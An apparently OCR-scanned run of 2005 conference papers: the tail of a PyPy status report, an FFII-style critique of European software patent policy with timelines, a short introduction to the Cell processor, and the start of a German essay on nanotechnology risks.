
The actual low-level code is emitted by "visiting" the type-annotated flow graph after the typer introduced low-level operations. Currently we have a C-producing backend, and an LLVM-producing backend. The former also accepts non-annotated or partially-annotated graphs, which allow us to test it on a larger class of programs than what the Annotator can (or ever will) fully process. The complete translation process is described in more detail in the documentation section on the PyPy homepage[8].

5 Status of the implementation (Nov 2005)

With the pypy-0.8.0 release we have integrated our Abstract Syntax Tree (AST) compiler with the rest of PyPy. The compiler gets translated with the rest to a static self-contained version of the standard interpreter. Like with 0.7.0 this version is very compliant[9] to CPython 2.4.1 but you cannot run many existing programs on it yet because we are still missing a number of C-modules like socket or support for process creation.

The self-contained PyPy version (single-threaded and using the Boehm-Demers-Weiser garbage collector[10]) now runs around 10-20 times slower than CPython, i.e. around 10 times faster than 0.7.0. This is the result of optimizations,

[8] http://codespeak.net/pypy



overview of the translation process

adding short cuts for some common paths in our interpreter and adding relatively straight forward optimising transforms to our tool chain, like inlining paired with simple escape analysis to remove unnecessary heap allocations. We still have some way to go. However we expect that most of our speed will come from the Just-In-Time compiler - work which we have barely started yet.

With the 0.8.0 release the "Thunk Object Space" can also be translated. This is a module that proxies the Standard Object Space, adding lazy evaluation features to Python. It is a small scale showcase for how our whole tool-chain supports flexibility from the interpreter written in Python to the resulting self-contained executable.

Our rather complete and Python 2.4-compliant interpreter consists of about 30,000-50,000 lines of code (depending on the way you count code borrowed and adapted from other sources), with another 14,000 lines of unit tests. If we include the tools, the parts related to code analysis and generation, and the standard library modules ported from C, PyPy is now 138,000 lines of code and 32,000 lines of tests. Refer to the statistics web page[11] for more detailed information.

6 Future work and foreseen possibilities

In 2006, the PyPy project aims to translate the standard Python Interpreter to a JIT-compiler and also to support massive parallelism (micro-threads) within the language. These are not trivial tasks especially if we want to retain and improve the modularity and flexibility aspects of our implementation - like giving an independent choice of memory or threading models for translation. Moreover it is likely that our Javascript and other higher level backends (in contrast to our current low-level ones) will continue to evolve.

Apart from optimization-related translation choices PyPy is to enable new possibilities regarding persistence, security and distribution issues. We intend to experiment with ortoghonal persistence for Python objects, i.e. one that doesn't require application objects to behave in a particular manner. Security-wise we will look at sandboxing or capabilities based schemes. For distribution we already experimented with allowing transparent migration of objects between processes with the help of the existing (and translateable) Thunk Object Space. In general, all experiments are much easier to conduct in PyPy and should provide a resulting standalone executable in a shorter time than traditional approaches.

[9] http://www.hpl.hp.com/personal/Hans_Boehm/gc/
[10] http://codespeak.net/~hpk/pypy-testresult/
[11] http://codespeak.net/~hpk/pypy-stat/

Software Patenting

Adequate means of protection for software.

André Rebentisch

Software II patenting

Lombard & Rebentisch

November 17th, 2005

1 History: Software I patenting

Originally, patents were means for unprivileged inventors to protect themselves against unauthorized cheap mass production of their inventions that involved a lot of research effort. However, the market environment has changed quite a lot since the 19th century. The amount of work that is put into some patented inventions these days is not very much in average; most of the work is being spent on the implementation efforts. This is especially true for software, where the only work that really matters is the implementation, which is already protected by copyright. Patents always extend to a conceptual level. But what is actually protected by software patents is of minor interest for software development, so this particular means of protection misses the point.

To the largest extent the scope of patentability has been widened by the US Supreme Court in the eighties to include «everything made under the sun by man»[1], while it was limited to genuine inventions before. This had no effect on Europe, especially since the European Patent Convention Art. 52[2] from 1973 also rules out patentability of «programs for computers»[3] and other subject matters. Later in the 90ths these rules were blurred by TBA reinterpretation[4].

Since then the legal situation of software patents became uncertain in the European Union. The EPC rules them out, however, the European Patent Office (EPO) has already granted at least 30'000 ones based on case law, whose enforcability is questionable at the member states level.

The *F*oundation for a Free Information Infrastructure[5] has turned down any attempt to codify software patenting up to this point. They are currently expecting a third attempt to water down EPC restrictions, and there is unfortunately no doubt whatsoever that more will follow.

[1] cmp. Ecc. 1,3 or Ecc. 2
[2] Art. 52 EPC, *http://swpat.ffii.org/analysis/epc52/index.en.html*
[3] Lenz Analysis, *http://swpat.ffii.org/analysis/epc52/exeg/index.en.html*
[4] *http://www.european-patent-office.org/legal/gui_lines/e/c_iv_2_3_6.htm*
[5] *http://www.ffii.org*

An option for jeopardising patent law is trade agreements. In 1994, the USA successfully overturned the World Intellectual Property Organization which was handling patent law before by shifting the forum to GATT and the new World Trade Organization[6]. The Uruguay Round Marrakesh Agreement for establishing this organization also includes the agreement on *Trade-Related Aspects of Intellectual Property Rights*[7], which has been used as an advocacy instrument to extend the scope of patent law on a worldwide scale while the actual treaty merely codifies the status quo. The USA continue to push for a wider scope of patentability using Trade Agreements.

2 Enforcement Risks

Early in 2004, the European legislator acknowledged the *Intellectual Property Rights Enforcement Directive* which was about new enforcement measures on Intellectual Property rights in the lights of *product piracy* – patent enforcement was to our surprise included, despite severe industry resistance. However, criminal sanctions were explicitly left out, which is why a second regulatory act (IPRED2[8]) was proposed by the middle of this year. The proposal itself was in an incredibly bad state and even contained legally questionable formulae.

In September 2005, the *European Court of Justice* (ECJ) declared a number of EU regulations related to Criminal law invalid[9], and the Commission also announced procedural changes to IPRED2. So the Commission is currently in the process of redrafting the IPRED2 and other instruments of the new *IPR matrix*[10].

3 Reforming the EU patent system

3.1 The Community Patent

The main problem the current proposal for a Community Patent[11] is trying to solve is that basically a patent application at the EPO is equal to going from patent office to patent office and applying for a patent in each member state. So the idea is to establish a central EU patent system that can grant valid patents for the whole EU market.

[6] Bhagwati wrote «IPP is not a 'trade' issue; and the WTO ought to be about lowering trade barriers and tackling market access problems that will often go beyond border measures to 'internal' regulations: a thorny issue.» *http://www.columbia.edu/~jb38/FT Submission on IP & Medicines 091502.pdf*

[7] TRIPs, *http://swpat.ffii.org/analysis/trips/index.en.html*

[8] IP rights enforcement directive part 2, *http://wiki.ffii.org/Ipred2En*

[9] ECJ derails IPRED2, *http://wiki.ffii.org/Com051123En*

[10] see e.g *http://p2pnet.net/story/7088*

[11] Community Patent, *http://wiki.ffii.org/ComPatEn*

A request for a reform in the EU patent system extents to the way patents are granted and the governance of the system. Currently, the *European Patent Office* (EPO) is granting a lot of undesirable patents on various subjects. In that respect, the current EPO friendly proposal for a Community Patent is unsatisfactory, since the EPO has proven itself unwilling in the past to deal with these issues. The Commission will have to affirm these EPO interests. A Community patent will extent the powers of the European Court of Justice regarding patent law and increase EU-level control.

Further the proposed regulation reduces transaction costs, but necessary safeguards against undesirable patents are not provided, plus it introduces a period of retroactive liability of 10 years, which is yet unseen. The Community Patent process is currently stalled for the unresolved *language policy* requirements.

3.2 The EPO reform

Currently, the *European Patent Office* (EPO) is not under control of the *European Union*, but an independend international body of several EU-member and non-member states. It is also in fact an unique institution lacking basic standards regarding division of powers and checks & balances – basic requirements of democratic governance.

The problem would be less drastic if the EPO had not proven to be severely biased in that respect, causing the maximal possible cost on the patenting and challenging party, for its own interest. So the aim[12] must he to increase the demand of examination of patents before granting them, and handing judicative and executive to other EU bodies.

4 Perspective

4.1 Industrial Copyright as an alternative

The dichotomy of «copyright for literary creation, patents for technical invention» has visibly broken down due to the appearance and the debate about IP rights applied to software. Recent experience shows that industrial copyright often comes closer to the market requirements than patent law.

Patent law is slow: The examination and granting procedures are bureaucratic and take 3 years and more, invalidation or re-examination of patents also takes a lot of time. Patent law is expensive: The users of the patent system face high transaction costs which are a source of income to the system.

[12] EPO reform, *http://wiki.ffii.org/EPOreformEn*

Also, potential innovators become patent attorneys or examiners, which distracts manpower. Patents as de facto monopoly rights are associated with an economic wellfare loss as they restrict the freedom of the market. Patent applicants want broad claims and the patent system is designed for these. Broad claims seriously distort a market.

The alternative here is a reform of the Intellectual/Industrial Property system (I2P)[13]. Future exclusion rights should be *fast*, *cheap* and *narrow*. The patent system as we know it is unable to meet these requirements.

4.2 Promotion of a Free Information Infrastructure

The future planning of FFII includes, amongst other things, of course future activities against software patent legislation. Up to this point, we have successfully abolished every attempt to establish a software patent infrastructure. However, we still have not successfully removed the threat of case law. To our knowledge, the only way to achieve this is to get a reaffirmation for Article 52.2 EPC in an EU directive. We have an economic majority on our side to achieve this goal. Hartmut Pilch presented a set of ten core clarifications[14] as a guide for future regulations on this matter.

FFII is not only involved in software patenting regulation. There are other priorities necessary for the promotion and development of a true *Free Information Infrastructure* based on open standards and fair market competition.

5 Software patent timeline

1883 *Paris Convention* for the Protection of Industrial Property.

1958 Machlup, F.: *An Economic Review of the Patent System* for US-Congress[15]

1973 The *European Patent Convention* excludes software from patentability.

1981 US Supreme Court: Diamond vs. Diehr

1986 The *European Patent Office* (EPO) starts granting patents on computer programs disguised as mostly pointless real-world processes.

1994 TRIPs and forum shifting from WIPO to World Trade Organisation.

1998 The European Patent Organisation (EPO) starts to accept claims on computer program products officially.

[13] I2P, *http://wiki.ffii.org/IndpropEn*
[14] *http://swpat.ffii.org/papers/europarl0309/amends05/juri0504/core.en.pdf*
[15] *http://www.mises.org/etexts/patentsystem.pdf*

2000 The EPO attempted to delete all the exclusions listed under Art 52 of the *European Patent Convention*. Due to public resistance which they apparently did not anticipate, this effort failed.

2002 The EU commission proposes a directive which codifies the current EPO software patent practice.

Sep 2003 In its 1st Reading the *European Parliament* (EP) reaffirms the non-patentability of software.

May 2004 The *EU Council of Ministers* politically agrees on a common position that discards the amendments made by the European Parliament.

Dec 2004 The *council president* adds the software patent directive to the agenda of the *Comittee of Agriculture and Fisheries*. The Polish minister of Science and Information Technology, Wlodzimierz Marcinski, successfully requests to withdraw the item from the agenda.

Jan 2005 Software patents appear on the agenda of the *Comittee of Agriculture and Fisheries* in the Council again, and again it is Poland that successfully requests a withdrawal. However, the Council refuses to restart negociations.

Feb 2005 After heavy negotiations as well as ignoring and reinterpreting opinions of some countries while other countries decided in rebellion against their national parliaments, the council formally confirms the common position.

Jul 2005 The EP rejects the directive on the patentability of computer-implemented inventions 648:14.

6 IPR Enforcement timeline

1886 The *Berne Convention* regulates authors rights, which also cover *computer programs* up to today. The *United International Bureau for the Protection of Intellectual Property* (BIRPI, predecessor of the WIPO) is founded.

1994 TRIPs: Article 61 sets minimum criminal enforcement requirements

Apr 2004 EU rapidly approves the *Intellectual Property Rights Enforcement Directive* (IPRED1) with the caveat that there shall be no criminal sanctions.

Oct 2005 The Commission put forward a second part of the *Intellectual Property Rights Enforcement Directive* part 2 (IPRED2) which contains criminal measures and sanctions for violating intellectual property rights.

Nov 2005 The Commission publishes a document claiming that the formal procedure underlying the IPRED2 proposal has to be changed to Art 95 TEC.

The Cell Processor

Computing of Tomorrow or Yesterday

Torsten Hoefler

The Cell Processor

- A short Introduction -

Torsten Hoefler
htor@cs.tu-chemnitz.de

28th November 2005

Abstract

Mainstream processor development is mostly targeted at compatibility and continuity. Thus, the processor market is dominated by x86 compatible CPUs since more than two decades now. Several new concepts tried to gain some market share, but it was not possible to overtake the old compatibility driven concepts. A group of three corporates tries another way to come into the market with a new idea, the cell design. The cell processor is a new try to leverage the increasing amount of transistors per die in an efficient way. The new processor is targeted at the game console and consumer electronics market to enhance the quality of these devices. This will lead to a wide spreading, and if everybody has two or more cell processors in TV, game console or PDA, the interesting question comes up: what can I do with these processors? This paper gives a short overview of the architecture and several programming ideas which help to exploit the whole processing power of the cell processor.

1 Introduction

The development of the processor began in 2000, when the three companies Sony, Toshiba and IBM funded a research group to develop a new processor to fit the demands of multimedia applications. Sony had experience in processor design and programming due to the Play Station 1&2. Their vision was to make the Play Station 3 (PS3) around 100 times faster than its predecessor the PS2. Toshiba offered experiences in the field of development and high volume manufacturing and

IBM as the "traditional" processor designer and manufacturer (especially the 90nm SOI technology with copper wiring). They started their research project in a design center in Austin, Texas in 2001 with an investment of more than 400 Mio$. All three companies had future plans for their use of the new technology, Sony wanted to incorporate the Cell into the PS3, Toshiba into HDTV TVs and IBM in server or workstation systems. Their target was to build a high clock-rate and high-throughput multi purpose processor. There are several rationales not to choose x86 but a new design. The memory-latency is quite high in the traditional x86 design, due to the von Neumann bottleneck between CPU and memory. Another negative thing is the increased instruction latency due to the complex instruction scheduling logic of the out of order (ooo) execution and the compatibility layer which translates the ISA (Instruction Set Architecture) CISC (x86) commands to the internal RISC instruction set. The implicit memory hierarchy (caches) costs also much chip space and is hard to control for programmers. All these properties of modern CPUs lead to relatively long control logic paths which limit the clock rate.

1.1 Moore's Law

Moore's Law[1] states that the number of transistors doubles every 18 months. This arises the question, what to do with all these new transistors? Can they make a processor faster? The answer is: no, they can make it "broader". Many processor vendors try to enhance the computing speed by doing work in parallel, essentially doing CPU instructions in parallel. But there are data dependencies which prevent this (if one CPU instruction processes data which is returned by the previous one, it cannot be done in parallel - this is especially bad for streaming codes). There are several "tricks" to find more parallelism in the code, such as super-scalar out of order execution which mainly uses the Tomasulo scheme or speculative execution. But all these schemes introduce higher complexity into the codes and enlarge the critical path. This limits the clock frequency (the longest path has to be reloaded every cycle) and increases the instruction latency. Pipelining helps to mask the instruction latency and increase the clock cycle by splitting the critical path into multiple pipeline stages, but this introduces the problem of pipeline stalls, flushes and startup overhead. All these problems are well known to CPU architects today, and they lead to the effect, that the double amount of transistors leads only to 1.4 times performance (P. Gelsinger, Intel). This is effectively a big waste of transistors

[1] actually not Moore's Law, but it is commonly cited as his law ;)

every year. New concepts such as dual core have been introduced to do something more useful with these transistors and giving the task of parallelizing the code to the programmer. But this concept is also limited if it is based on the x86 architecture. The Cell processor is more flexible and can efficiently be used as a stream processing engine (that's why IBM calls the Cell processor "Broad Band Engine") and a general purpose CPU. The design is simplified to reach very high clock rates and decrease the "transistor waste".

2 Cell Architecture

The Cell architecture was patented by Ken Kuturagi (Sony) in 1999. He differentiated between software and hardware cells. A software cell is a program with the associated data, and the hardware cell is an execution unit with the capability to execute a software cell. He stated no fixed architecture (the software cells could float around and can be processed at any available hardware cell), which is very interesting combined with the ubiquitous computing idea. Several of these hardware cells can create a bigger cell computer (Ad Hoc). But this is only the architectural vision, a real life cell processor is bound to a single chip and floating cells are still only fiction. But the general principle remains the same. A cell processor consists of a so called PPE (PowerPC Processing Element) which acts as the main processor to distribute tasks (software cells), a MFC (Memory Flow Controller) which interfaces between the computing and memory units, many SPE's (Synergistic Processing Elements) which are the hardware cells with their own memory. The Cell CPU is essentially a combination of a Power Processor with 8 small Vector Processors (cmp. Co-Processors). All these Units are connected via an EIB (Element Interconnect Bus) and communicate with peripheral devices or other CPU's via the FlexIO Interface. Unfortunately, the Cell design incorporates hardware DRM features (Sony?), but the positive aspects outbalance this easily. A single Cell, essentially a Network on Chip, offers up to 256 GFlop single precision floating point performance. A block-diagram of the processor is shown in figure 1.

2.1 Prototype

A prototype was produced with 90nm silicon on insulator (SOI) technology with 8 copper layers (wiring). It consists of 241 Million Transistors on 235 mm^2 and




Figure 1: Cell Architecture

consumes 60-80W. IBMs virtualization technology is incorporated in the PPE. The CPU is clocked with 4GHz at 1.1V.

2.2 The Power Processing Element

The Power Processing Element (PPE) offers the normal PowerPC (PPC) ISA. It is a dual threaded 64 bit power processor which includes VMX (aka Altivec which is comparable to SSE). Its architecture is very simple to guarantee high clock rates. Thus, it uses only in order execution with a deep super scalar 2-way pipeline with more than 20 stages. It offers a 2x32kB L1 split cache, a 512kB L2 cache and virtualization. Altogether the PPE can be seen as a simplified Power processor.

2.3 The Synergistic Processing Element

The SPE is essentially a full blown vector CPU with own RAM. Its ISA is not compatible to VMX and has a fixed length of 32 Bit. Current SPEs have about 21 Million Transistors where 2/3 of them are dedicated to the SRAM (memory). The processor has no branch prediction or scheduling logic, and relies on the programmer/compiler to find parallelism in the code. As the PPE, it uses two independent

pipelines and issues two instructions per cycle, one SIMD computation operation and one memory access operation. All instructions are processed strictly in-order and each instruction works with 128 Bit compound data items. 4 single precision floating point units and 4 integer units offer up to 32GOps each. The single precision floating point units are not IEEE754 compliant in terms of rounding and special values. The single precision units can also be used to compute double precision floating point numbers which are compliant to the IEEE754 standard. But their computation is rather slow (3-4GFlops). The schematic architecture of a single SPE is shown in figure 2. The memory layout of the SPE is also quite special, each SPE has it's




Figure 2: SPE Architecture

own 256kB RAM which is called Local Storage (LS). This SRAM storage can be accessed extremely fast in 128 bit lines. Additionally, each SPE has a large register file of 128 128 bit registers which store all available data types. There is no cache, virtual memory support or coherency for the Local Storage, and the data can be moved with DMA from/to main memory via the EIB. The Memory Flow Controller (MFC) acts like a MMU in this context and provides virtual memory translations for main memory access.

2.4 The Element Interconnect Bus

The EIB is the central communication channel inside a Cell processor, it consists of four 128 bit wide concentric rings. The ring uses buffered point to point communication to transfer the data and is therewith scalable. It can move 96 bytes per cycle and is optimized for 1024 bit data blocks. Additional nodes (e.g. SPEs) can be added easily and increase only the maximal latency of the ring. Each device has

a hardware guaranteed bandwidth of 1/numDevices to enhance the suitability for real time computing.

2.5 The I/O Interconnect - FlexIO

The I/O Interconnect connects the Cell processor (the EIB) to the external world, e.g. other cell processors :). It offers 12 uni-directional byte-lanes which are 96 wires. Each lane may transport up to 6.4GB/s, which make 76.8 GB accumulated bandwidth. 7 lanes are outgoing (44.8 GB/s) and 5 lanes incoming (32 GB/s). There are cache coherent (CPU interconnect) and non coherent links (device interconnect) and two cell processors can be connected glueless.

2.6 The Memory Interface Controller

The MIC connects the EIB to the main DRAM memory, which is in this case Rambus XDR memory which offers a bandwidth of 25.2 GB/s. The memory is ECC protected which shows that the cell will be used for more than game consoles and consumer electronics (this could also be for better EMC protection). The MIC offers virtual memory translation to the PPE and the SPEs. The memory itself is not cached, only the PPE has an own cache hierarchy.

3 Cell Programming

The programming of the cell will be as special as the architecture. The big advantage is that there is no abstraction layer between an external ISA and the internal core (cmp. x86). But the strict RISC design moves the effort to generate optimal code up, to the programmer or compiler. And the general problems of parallel or streaming application development stay the same as for multi-core or multi processor machines. The SPEs are programmed in a direct manner, as own autonomous processors with their 256kB Local Storage and 128 Registers. An Assembly language specification is available from IBM but higher level languages such as C/C++ are also supported for application development. The task distribution and allocation of SPEs is fully done in software. The operating system could use them as a shared resource and virtualize them for many tasks (each task sees their own SPEs, in the whole more

than available). The PPE is programmed like a standard PPC970 and Linux is running as is (without SPE support, but a patch is available from IBM). The SPEs can be used in different scenarios. A job queue can be used to processes a fixed amount of independent jobs as fast as possible, the SPEs could also be used in a self multitasking manner, as if the cell were a multi-core or multi CPU system. Stream processing (Pipelining) is also supported and especially very reasonable for media data (e.g. HDTV). The Local Storage could be used as a cache, but has to be managed by the software for this task. Additionally, MPI support is thinkable, where each SPE is a single node. All these different programming models are just ideas, the future will show which models will be used on the new Cell processors.

4 Conclusions

The Cell processor has a new design and consists of a single Power CPU and 8 additional vector processors. The Single Instruction, Multiple Data approach is used together with a strict RISC instruction set. The extremely fast I/O and memory subsystems allow high bandwidth communication with memory and other processors or devices. The hardware offers also real time capabilities which can be used in combination with HDTV stream programming. Altogether, the new architecture could be the standard of tomorrow and is (hopefully) integrated into the PS3 and TVs in 2006.

4.1 Disclaimer

Everything written in this paper is derived from the official IBM documentation (http://www.ibm.com/developerworks/power/cell/), different articles at www.anandtech.com or www.realworldtech.com or personal chat with IBM employees. Which means that all this information is about the current state of art and without any warranty. Most of the technological aspects mentioned are patented.

The truth about Nanotechnology

A concise introduction to what NT is, what it can't do yet and what we should be aware of

Niels Boeing

Die Risiken der Nanotechnik

Niels Boeing[1]

Erste Studien zeigen, dass Nanotechnik – wie alle Technologien – Gefahren birgt. Die hier vorgeschlagene Klassifizierung in drei Risikoklassen: isolierte, bioaktive und disruptive Nanotechnik will eine Grundlage für die bevorstehende Nano-risikodebatte schaffen.

Es ist ein kühler Maitag in Chicago, als sich auf der Einkaufsmeile Michigan Avenue eine Gruppe junger Leute vor dem Eddie-Bauer-Store plötzlich entblößt. Phantasievoll bemalte Oberkörper kommen zum Vorschein. Doch es ist kein Kunst-Happening, das hier stattfindet. „Eddie Bauer Hazard“ ist auf einem nackten Rücken zu lesen, „Expose the truth about nanotech“ auf einem anderen, bringt die Wahrheit über Nanotechnik ans Licht. „Thong“, eine Gruppe von Umweltaktivisten, hat wieder zugeschlagen – und die Nanotechnik ihren ersten Fall einer medienwirksamen Protestaktion.

Denn Eddie Bauer, die amerikanische Bekleidungskette, verkauft Kleidung, die dank „Nanotex“-Fasern schmutzabweisend ist. Für die Nudisten von Thong ein Umweltrisiko, sollten die Fasern sich aus dem Gewebe lösen und ins Freie gelangen. Proteste gegen Kernkraft und Gentechnik, das war gestern. Jetzt ist offenbar Nanotechnik[2] dran, die uns eine „zweite industrielle Revolution“ bescheren, den Krebs besiegen und unsere Energieprobleme lösen soll. Glaubt man Aktivisten wie Thong, ist das nur die halbe Wahrheit: Die Manipulation der molekularen Welt hat Schattenseiten, in denen ungeahnte Gefahren lauern.

Sie stehen mit ihren Befürchtungen nicht ganz allein da. Längst ist es nicht mehr nur die utopische Katastrophe außer Kontrolle geratener Nanoroboter, die ein paar versprengte Techniktheoretiker umtreibt. Seit zwei Jahren häufen sich Meldungen von Toxikologen, dass die Wundermaterialien der Nanowelt für Organismen schädlich sein könnten. Schon werden erste Stimmen laut, dass die Nanotechnik reguliert, ja sogar eingeschränkt werden müsse. Müssen wir uns also Sorgen machen?

Der Streit

Nicht wenigen in der Nanotech-Community stoßen diese Bedenken sauer auf. Josh Wolfe, prominenter Analyst beim US-Investment-unternehmen Lux Capital, sieht hier eine „grüne Gang“ aus Maschinenstürmern am Werk, die nur auf die nächste Gelegenheit gewartet hat, sich in den Vordergrund zu spielen. „Das letzte, was wir jetzt brauchen, ist eine ‚gesellschaftliche Debatte’ und eine scharfe staatliche Aufsicht’, wetterte er vor einigen Monaten in der Online-Ausgabe des Wirtschaftsmagazins *Forbes*. Denn vor allem in Venture-Capital-Kreisen in den USA ist Nanotechnik längst das „next big thing“, von dem man das Entstehen neuer Milliardenmärkte erwartet.

Zwar bestreiten selbst Wolfe und seine Mitstreiter nicht, dass es Probleme geben könnte. Aber in einer Studie von Lux Research unterscheidet man dann zwischen „realen“ und „eingebildeten“ Risiken. Die Tendenz zur Verharmlosung von Bedenken, die aus dieser Formulierung spricht, zieht sich wie ein roter Faden durch die Äußerungen von Forschern und Unternehmern zu den möglichen Konsequenzen. „Wir dürfen nicht den Fehler der Gentechnik wiederholen, wir brauchen den Dialog mit der Öffentlichkeit“ – dieser Satz ist auf jeder Konferenz zum Thema zu hören. Und meint: Wenn man Nanotechnik nur hinreichend erklärt, erledigen sich alle Bedenken von selbst.

Für die meisten Zeitgenossen ist Nanotechnik nach wie vor ein Buch mit sieben Siegeln. Daran sei die Szene selbst schuld, meint der US-Kommunikationsforscher David Berube, der den „Nanohype“ in einem eigenen Blog[3] beobachtet. „Was aus Laboren und Regierungen nach außen getragen wurde, hat das Verständnis nicht erhöht. Die Aufklärungsarbeit der Regierung bestand im Wesentlichen darin, sich selbst auf die Schulter zu klopfen, und hat nicht die Öffentlichkeit angesprochen.“

Geht es um Fördergelder, werden viele Forschungsprojekte flugs mit dem Etikett „nano“ versehen. Werden die Risiken thematisiert, heißt es plötzlich, der Begriff Nanotechnik sei viel „zu

---

[1] Site nano.bitfaction.com/ Email nbo@bitfaction.com

[2] Unter Nanotechnik werden alle Technologien zusammengefasst, die Objekte von weniger als 100 Nanometern Strukturgröße gezielt manipulieren. 1 Nanometer ist ein Milliardstel Meter. Ein Wasserstoff-atom, das kleinste Atom im Universum, hat einen Durchmesser von 0,1 Nanometern.

[3] nanohype.blogspot.com/

breit“, als dass man über ihn einen öffentlichen Dialog führen könne. Das müsse sehr viel differenzierter angegangen werden. Und während angesichts der nanotechnischen Möglichkeiten manchem Experten schon mal das Wort „revolutionär“ über die Lippen kommt, werden Rufe nach Sicherheitsregularien mit dem Argument abgewiesen, so neu und anders sei die Nanotechnik auch wieder nicht, dass man für sie neue Richtlinien erlassen müsse. Also, was denn nun? Eine kritische Bestandsaufnahme tut not.

Drei Klassen von Nanotechnik

Beginnen wir mit einer kurzen, aber unvermeidlichen Systematisierung der breit gefächerten Nanotechnik (NT). An ihr sind sehr verschiedene Disziplinen beteiligt, die bislang meist nebeneinander geforscht und konstruiert haben. Vor allem Biotechnik, Chemie, Physik und Halbleitertechnik haben sich in ihren Verfahren in den vergangenen Jahrzehnten beharrlich in den Nanokosmos vorgearbeitet und treffen nun aufeinander. Biologen entdecken, dass man mit Mikroben Drähte für elektronische Schaltkreise konstruieren kann, Physiker analysieren mit ihren Werkzeugen die Bestandteile im Zellinneren, und Chemiker entwickeln Kunststoffe, die Licht in Strom umwandeln können.

